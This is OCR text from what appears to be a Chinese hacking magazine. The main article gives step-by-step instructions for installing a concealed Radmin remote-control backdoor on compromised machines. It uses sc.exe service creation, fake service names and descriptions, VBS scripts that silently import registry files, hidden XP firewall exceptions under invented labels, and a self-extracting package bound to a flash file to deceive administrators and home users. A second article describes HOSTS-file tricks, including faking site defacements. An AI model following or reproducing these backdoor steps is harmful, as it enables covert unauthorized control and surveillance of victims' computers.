


图1

Radmin的配置参数记录在注册表[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin]里面，把它都导出来保存为2000reg.reg。

第二步：将radmin创建为系统服务

首先我要给新手介绍一个很老的命令行工具。我们知道在MStools SDK，也就是在Resource Kit有一个命令行软件SC.exe，这个软件向所有的Windows NT和Windows 2000要求控制他们的API函数。我们可以在命令行里通过对这些函数设定参数的方式来设定他们（API）。SC.exe也可以显示服务的状态，同时也可以从状态结构区域里重新找到存储在里面的数值。可以说它是系统服务管理程序。

```
SC使用这样的语法：
1. SC [Servername] command Servicename [Optionname= Optionvalue]
2. SC [command]
```

当你键入SC.exe而不带任何参数时，SC.exe会显示帮助信息和可用的命令，请读者回去自行学习。这里我要用的是creat命令，输入完整命令如下：**sc.exe create WinMgmtHelp binpath= c:\winnt\svchost.exe start= auto**

结果如图2所示。

其作用是：将c:\winnt\svchost.exe创建为服务，服务名为WinMgmtHelp。这里




图2

要注意在binpath=后面有一个空格，在start=后面有一个空格，大家要仔细认真以免走弯路。

好，创建服务就到这里，但是这远远不够。聪明的你可能早已想到我接下来要做什么了吧？对，就是给新建立的服务加上/service参数和修改服务显示名称和服务描述。打开注册表编辑器，找到**[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinMgmtHelp]**，双击ImagePath修改它的值数据，在原有的路径后面输入/service。新建两个字符串值，分别命名为DisplayName和Description。双击DisplayName修改数值数据为：“Windows Management Instrumentation Help”，双击Description修改数值数据为：“为系统管理信息提供帮助支持。”好，在注册表中导出服务WinMgmtHelp，保存为2000srv.reg，编辑该文件，除了ImagePath，DisplayName，Description这些内容其余的都删除掉。

不要忘记再在cmd中输入sc.exe delete WinMgmtHelp，将我们刚才建立的服务卸载删除。

第三步：编写vbs脚本

不罗嗦原理了，脚本文件如下：

```
On Error Resume Next
set wshshell=createobject ("wscript.shell" )
a=wshshell.run ("reg.exe import 2000reg.reg",0)
b=wshshell.run ("sc.exe create WinMgmtHelp binpath= c:\winnt\svchost.exe start= auto",0)
c=wshshell.run ("reg.exe import 2000srv.reg",0)
d=wshshell.run ("net start WinMgmtHelp",0)
```

献丑了，我来解释一下：首先要保证它出错时不理会顺序向下执行，定义对象，然后分别为导入注册表文件2000reg.reg，创建WinMgmtHelp服务，导入注册表文件2000srv.reg，最后是启动服务。保存脚本名为2000.vbs。

第四步：制作自解压文件

这个大家都很熟悉吧！把svchost.exe、AdmDll.dll、raddrv.dll、2000.vbs、2000reg.reg、2000srv.reg、sc.exe、reg.exe打包，作成自解压包，释放路径填写%systemroot%，释放后运行2000.vbs，模式为全部隐藏，覆盖所有文件。就叫它2000.exe吧！好了，本机工作到此结束，接下来登陆3389测试一下吧！

首先看看肉鸡以字母W开头的服务名，如图3所示。




图3

然后把我的2000.exe自解压包搞上去（方法太多），运行一下，再看看以字母W开头的服务名，如图4。




图4

这里，因为系统没有重启，所以看到的

服务名称还是WinMgmtHelp。重新启动肉鸡看看。怎么样？服务名称变成我们修改的了吧？如图5所示。



图5

好了，以上就是我的radmin后门，但是存在一个问题，就是在3389终端中安装的radmin不能远程控制，屏幕监控，只能实现telnet、文件管理两项，但都是system权限，我在网上自己找过资料，原来这和终端服务的机制有关，我测试了过，如果先登陆上肉鸡，再使用radmin就可以实现远程控制和远程屏幕功能。到这里radmin已经达到了免杀后门的要求。

接下来说一下目标系统为XP的情况（现在的小MM在家里都用XP了）：我们的目标，穿透防火墙！我还是从注册表入手，在本地反复的修改防火墙的设置、添加例外端口和例外程序，观察注册表的变化，我找到XP防火墙的一些端倪如下：

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile]
"EnableFirewall"=dword:00000001，值为1，开启防火墙
"DoNotAllowExceptions"=dword:00000000，值为0，允许例外端口
"DisableNotifications"=dword:00000000，值为0，阻止时通知，值为1，阻止时不通知
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts\List]
"3999:TCP"="3999:TCP:*:Enabled:系统安全框架"
```

这是添加例外端口的注册表新建值，“系统安全框架”是我编的显示名字，你总不能明目张胆地写“radmin远程控制”吧？

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List]
"C:\\Windows\\svchost.exe"="C:\\Windows\\svchost.exe:*:Enabled:TCP/IP协议"
```

这是添加例外程序的注册表新建值。大家都是天才，一看就会，不用我解释了。同样，在本地的XP系统下配置好防火墙，把例外端口和例外程序都添加上，然后导出注册表文件为xpfire.reg。vbs文件这样写：

```
On Error Resume Next
set wshshell=createobject ("wscript.shell" )
a=wshshell.run ("reg.exe import xpfire.reg",0)
b=wshshell.run ("reg.exe import xp.reg",0)
c=wshshell.run ("c:\Windows\svchost.exe",0)
```

这里我换了一种方式，就不创建服务了，我想直接让它运行，然后赶快telnet上去在命令行下手动添加服务，原理和上面一样，就不罗嗦了。

如果你愿意，你也可以先停止防火墙：wshshell.run ("net stop sharedaccess",0)在最后一步启动防火墙：wshshell.run ("net start sharedaccess",0)，记得从新编写abcd的编号。不过在测试过程中，先停止防火墙的话XP系统的安全中心会出现安全提示的小气球，说什么当前系统存在不安全因素，令我很不爽，所以我干脆就不用那个停止防火墙的语句了。

不要忘记，XP的%systemroot%目录和2000是不一样的！2000为winnt，而XP为Windows，所以我们用sc.exe创建系统服务的时候需要把winnt改为Windows。方法和上面在2000系统里面的一样，分别导出注册表文件为xp.reg（radmin配置参数）、xp.reg（注册radmin为系统服务后的一系列迷惑管理员的修改动作）。用捆绑器之类的给自解压包绑上一个flash之类的东西。你喜欢怎么做都可以，方法很多拉。制作完自解压文件后在我的虚拟机XP系统中运行一下，ok！系统播放flash或者mp3的时候没有弹出系统防火墙阻止的警告。

其实原理学会了，我们就不用这样拘禁的去做自解压包了，我们可以把radmin和sc.exe、reg.exe打包上传，在目标机操作以上步骤，也可以达到目的。我做自解压包是为了骗网管和小MM的（众MM鄙视的眼神：就是有你这种人，我们上网才整天提心吊胆的！）。

6月22日毕业答辩顺利通过，偶好高兴，如果哪位公司的boss也喜欢网络安全的话可以招我为员工，不仅工作之余可以有个志同道合的朋友，还可以解决一下我的就业问题，哈哈，再见。如有不对之处请大家指出批评，我会虚心接受滴。联系方式：t—1000@163.com

（文章中涉及到的sc.exe、reg.exe、2000.exe、xpfire.reg、radmin3.2影子版光盘中均有收录。）

我也玩HOSTS文件之小结篇

by 下雨天[F.S.T]

HOSTS文件，我想大家都熟悉了吧，如果你不熟悉，没关系，我会稍微讲一下原理的，如果你很熟悉原理了，可以跳过去看应用篇。

一、初识HOSTS原理篇

在Windows XP/2003系统中位于C:\WINDOWS\system32\drivers\etc目录中，至于其它系统我这里没条件测试，不过大家可以用查找HOSTS或cmd下转到系统盘用dir hosts /s找到。Hosts文件没有后缀名，不过用记事本就能打开。右键单击hosts文件，在“打开方式”中，选择用记事本打开。如图1。

HOSTS文件有什么用呢？其实它存放的就是一些常用的网站主机的域名和其对应的IP地址。当我们访问网络的时候，可以用IE浏览器在地址栏中输入网站的域名并回车，也可以是PING一个网站的域名等，系统往往会首先检查本地的HOSTS表文件，看其中是否已经有相应的域名与IP地址的对应关系，如果有就会直接采用，如果没有，那么就得由DNS服务器进行域名解析完成域名与IP的转换工作。

正因为如此，如果你电脑中的Hosts表文件被恶意程序修改，导致这种对应关系修改，那就会出现不能正常访问或者访问恶意网站的情况。




图 1




图 2

二、HOSTS 文件应用篇

网络上关于HOSTS文件的应用说的不少了，不过对于我们喜欢黑客技术的朋友们来说，你还有其它玩法吗？为了保证文章的完整性，稍微提一下HOSTS文件的常规应用。然后再提一下用它黑任意网站，进任意服务器的妙用，嘿嘿，跟我来吧！

1、设置HOSTS访问不稳定网站

设置HOSTS文件访问网站会加速的说法我不知该不该认可，不过确实由于首先在本地读取数据，不用再请求DNS解析，所以理论上是这样。当然，有些网站DNS不够稳定或者当地电信网通DNS服务器不够稳定，如果在HOSTS文件加上对应的域名与IP的关系，则可以提高速度。比如说我以前经常无法访问一个朋友的网站，其原因一般是我所在铁通的DNS服务器很垃圾，还有就是这个朋友的网站采用的是科迈动态解析。解决办法他已经给出，其实就是修改HOSTS文件，在HOSTS文件上加一行，使IP与域名对应即可。

2、设置HOSTS屏蔽广告与插件

现在的网站越做越商业化，铺天盖地的广告，还有时不时弹出来半天像死机似的插件安装提示，烦死了。还有，像我们学校局域网上网是按流量计费的，郁闷，这些广告什么的也算流量而且占的流量多。其实这些广告一般来源于专门的广告服务器如：ad.sina.com.cn、ad2.sina.com.cn、ad3.sina.com.cn和ad4.sina.com.cn，这些插件也是来源于专门的网站如：assistant.3721.com和bar.baidu.com。我们在HOSTS文件做一个映射将那些该死的广告网站和插件网站对应的域名映射到本地也就是127.0.0.1就可以屏蔽掉这些广告了。

3、设置HOSTS文件屏蔽某些网站或QQ

如果你是家长，你有没有担心过孩子访问非法网站比如说色情网站或法轮功网站之类的，如果你是学校机房的网管，你有没有想过不让学生聊QQ，如果你是公司网管，上面规定不允许在上班期间收发邮件，也许你会借助第三方软件，不过如果可以用得上HOSTS文件的话，偶尔用用也无妨。原理和设置HOSTS屏蔽广告与插件一样。

4、另类HOSTS玩法之个性篇

在某网站看到一篇关于修改HOSTS显示与从不同网站实现QQ广播的文章，其实原理很简单，就是当QQ广播这个程序要访问网站minisite.qq.com的时候，我们改一下HOSTS文件使其对应我们想要的其它网站的IP就行了。呵呵，懂了原理，你也会个性化QQ广播了。再推广一步，装了瑞星杀毒的人都知道，打开瑞星杀毒软件，它会自动连到瑞星的服务器而且在程序右边显示其内容，如图2所示。

你可以在HOSTS文件中动动手脚，个性化你的瑞星杀毒：）

5、另类HOSTS玩法之黑任意网站

黑任意网站，真是狂呀，嘿嘿！记得以前总有报告说某某网站被黑，并截图为证，但后来又有一些被证明是假的，到底是如何实现的呢？其实就是用HOSTS修改文件访问我们预先设好的黑页就搞定。哈哈，今天菜鸟我也玩一下“黑”，目标就定在非安全网站了。

打开HOSTS文件，增加一行记录：202.193.72.232 www.nohack.cn并保存，当我们访问非安全网站的时候，它就会显示202.193.72.232服务器的网页，而这个服务器是被你控制，哈哈，放个黑页在上面就是了，给大家抓个图3。

